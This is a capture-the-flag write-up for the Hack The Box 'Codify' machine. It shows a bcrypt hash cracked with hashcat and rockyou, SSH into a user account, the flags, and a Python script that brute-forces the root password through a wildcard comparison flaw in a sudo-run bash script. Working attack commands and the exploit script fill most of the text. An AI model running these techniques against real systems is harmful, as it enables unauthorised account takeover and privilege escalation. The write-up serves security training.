
```
clinton@clinton-TUF-Gaming-FX506LH-FX506LH:~$ hashcat -m 3200 -a 0 josh.txt ~/Downloads/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 6853/13771 MB (2048 MB allocatable), 12MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/clinton/Downloads/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
```



```
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/clinton/Downloads/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH.../p/Zw2
Time.Started.....: Sun Apr  7 13:47:48 2024 (23 secs)
Time.Estimated...: Sun Apr  7 13:48:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/clinton/Downloads/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       57 H/s (3.64ms) @ Accel:12 Loops:64 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1356/14344384 (0.01%)
Rejected.........: 0/1356 (0.00%)
Restore.Point....: 1344/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4032-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> hotchick
Hardware.Mon.#1..: Temp: 73c Util: 94%

Started: Sun Apr  7 13:47:21 2024
Stopped: Sun Apr  7 13:48:13 2024
clinton@clinton-TUF-Gaming-FX506LH-FX506LH:~$
```


From the brute force, it can be seen that the password is 'spongebob1'

Using this, we ssh into into Joshua's account.


joshua@codify: ~
clinton@clinton-TUF-Gaming-FX506L...
clinton@clinton-TUF-Gaming-FX506L...
clinton@clinton-TUF-Gaming-FX506L...
clinton@clinton-TUF-Gaming-FX506L...
joshua@codify: ~


```
clinton@clinton-TUF-Gaming-FX506LH-FX506LH:~$ ssh joshua@10.10.11.239
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr  7 12:51:25 PM UTC 2024

  System load:                      0.0
  Usage of /:                       63.6% of 6.50GB
  Memory usage:                     20%
  Swap usage:                       0%
  Processes:                        236
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:e4ab


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 27 13:01:24 2024 from 10.10.14.23
joshua@codify:~$
```

Cat out and submit the user flag for the first htb submission.




```
joshua@codify:~$ cat user.txt
104da299ed286cdc1a6e6a8aa8bc2ed6
joshua@codify:~$
```

Look at what root privileges Joshua has.



```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

One .sh file is available. Lets cat it out. Also tried to log in with * character, which was successful.




```
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:/$ cat ^C
joshua@codify:/$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
joshua@codify:/$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
```

We can also see that in the code it is checking the input for the password against a USER_PASS environment variable. Would like to write a password generating script that builds on a prefix for the password, i.e. 'xxxx.....*'

Script was the following:

```python
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
        for character in all:
                command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
                output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

                if "Password confirmed!" in output:
                        password += character
                        print(password)
                        break
                else: found = True
```

Wrote this into a file called pass.py And scp'ed it over to target. Then ran the script.



```
joshua@codify:/$ cd home/joshua
joshua@codify:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  pass.py  .profile  user.txt  .vimrc
joshua@codify:~$ vim pass.py
joshua@codify:~$ python3 pass.py
[sudo] password for joshua:
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
joshua@codify:~$
```

Roots password was kljh12k3jhaskjh12kjh3

With this we can use 'su root' as Joshua, then use the password we found to upgrade our privileges.

We are then logged in as root

```
root@codify:~$ cat root.txt
```

Which gives the root user flag.